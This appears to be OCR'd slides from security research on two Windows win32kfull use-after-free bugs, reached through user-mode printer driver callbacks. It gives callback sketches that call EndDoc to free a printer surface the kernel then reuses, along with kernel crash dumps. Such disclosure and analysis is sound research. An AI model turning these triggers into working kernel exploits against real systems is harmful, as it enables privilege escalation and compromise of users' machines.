
Callback To mxdwdrv!DrvTextOut

Destroy Surface in my UMPD Function
def DrvTextOutCB:
{ EndDocW(hdc); }

Reuse freed surface in Kernel

Bug #1


GreExtTextOutWLocked Surface UAF



```
win32kfull!GreExtTextOutWLocked+0x189b:
92f71c8b f6464808        test    byte ptr [esi+48h],8       ds:0023:d20ccdc8=??

STACK_TEXT:
917d3f74 821b9ddf 00000003 4460c476 00000050 nt!RtlpBreakWithStatusInstruction
917d3fc8 821b982f 834cc340 917d43e4 917d4458 nt!KiBugCheckDebugBreak+0x1f
917d43b8 82145c2a 00000050 d20ccdc8 00000000 nt!KeBugCheck2+0x73b
917d43dc 82145b61 00000050 d20ccdc8 00000000 nt!KiBugCheck2+0xc6
917d43fc 82095e91 00000050 d20ccdc8 00000000 nt!KeBugCheckEx+0x19
917d4458 8207755c 917d45d4 8207755c 917d45d4 nt!MiSystemFault+0xc71
917d4538 8215b907 00000000 d20ccdc8 00000000 nt!MmAccessFault+0x12c
917d4538 92f71c8b 00000000 d20ccdc8 00000000 nt!KiTrap0E+0x337
917d4988 92f744c3 00000000 00000000 00000000 win32kfull!GreExtTextOutWLocked+0x189b
917d4a04 92f6fcae 0000000b 82ef6f4f 8222ca00 win32kfull!GreBatchTextOut+0x1d3
917d4bac 92f6f9c8 00000000 808a01f3 917d5000 win32kfull!NtGdiFlushUserBatchInternal+0x2ce
917d4bc4 92630138 917d4bf4 822e694a 00000000 win32kfull!NtGdiFlushUserBatch+0x30
```

Bug #2



① A Surface Created for printer dc

```
HDC hdc = CreateDCA(0, “OneNote”, 0, 0);
StartDocW(hdc, &docInfo);
```

② StartPage(hdc);

```
NtGdiDoBanding(hdc, 0, &pointL, &size);
```

Enter in Kernel

③ win32kfull!GreDoBanding:

```
DCOBJ dco(hdc);
SURFACE *pSurf = dco.pSurface();
...
bRet = UMPDDrvNextBand(pso, pptl );
if (bRet && pptl->x == -1)
{
        ...
        PVOID pWndObj = pSurf->WndObj;
        GreDeleteWnd(pWndObj );
        ...
}
```

Callback To DrvNextBand


Destroy Surface in my UMPD Function

```
def DrvNextBand(SURFOBJ *pso, POINTL *pptl):
        pptl->x = 0xffffffff;
        pptl->y = 0xffffffff;
        # Free pdo->Surface
        NtGdiEndDoc(g_hDC);
        return TRUE;
```

Reuse in Kernel

Bug #2

GreDoBanding Surface UAF



```
eax=ffffffff ebx=cc952718 ecx=ba16cbdc edx=000000fc esi=bb9acd80 edi=00000001
eip=9a2875a7 esp=ba16cb94 ebp=ba16cbb4 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
win32kfull!GreDoBanding+0x171:
9a2875a7 8b4654          mov     eax,dword ptr [esi+54h] ds:0023:bb9acdd4=????????
STACK_TEXT:
ba16c518 81bae82f 898b5340 ba16c934 ba16c9a8 nt!KiBugCheckDebugBreak+0x1f
ba16c908 81b3ac2a 00000050 bb9acdd4 00000000 nt!KeBugCheck2+0x73b
ba16c92c 81b3ab61 00000050 bb9acdd4 00000000 nt!KiBugCheck2+0xc6
ba16c94c 81a8ae91 00000050 bb9acdd4 00000000 nt!KeBugCheckEx+0x19
ba16c9a8 81a6c55c ba16cb20 81a6c55c ba16cb20 nt!MiSystemFault+0xc71
ba16ca88 81b50907 00000000 bb9acdd4 00000000 nt!MmAccessFault+0x12c
ba16ca88 9a2875a7 00000000 bb9acdd4 00000000 nt!KiTrap0E+0x337
ba16cbb4 9a289803 ba16cbdc 9a2b7fe2 a6fceb70 win32kfull!GreDoBanding+0x171
005efa10 73e64713 a1210b2d 00000000 005efa78 win32u!NtGdiDoBanding+0xa
005efa40 73e80033 ffffffff 007db3e0 a1210b2d gdi32full!NextBand+0x1d
005efadc 73e97ac6 022636a0 005efb18 70a38553 gdi32full!MFP_InternalEndPage+0x2a2
005efaf4 73e97a40 005efb0c 768a6dff a1210b2d gdi32full!InternalEndPage+0x7d
005efafc 768a6dff a1210b2d 0049414e 005efb1c gdi32full!EndPageImpl+0x10
005efb0c 1d1adc9a a1210b2d 005efbbc 005efb4c GDI32!EndPage+0x1f
```

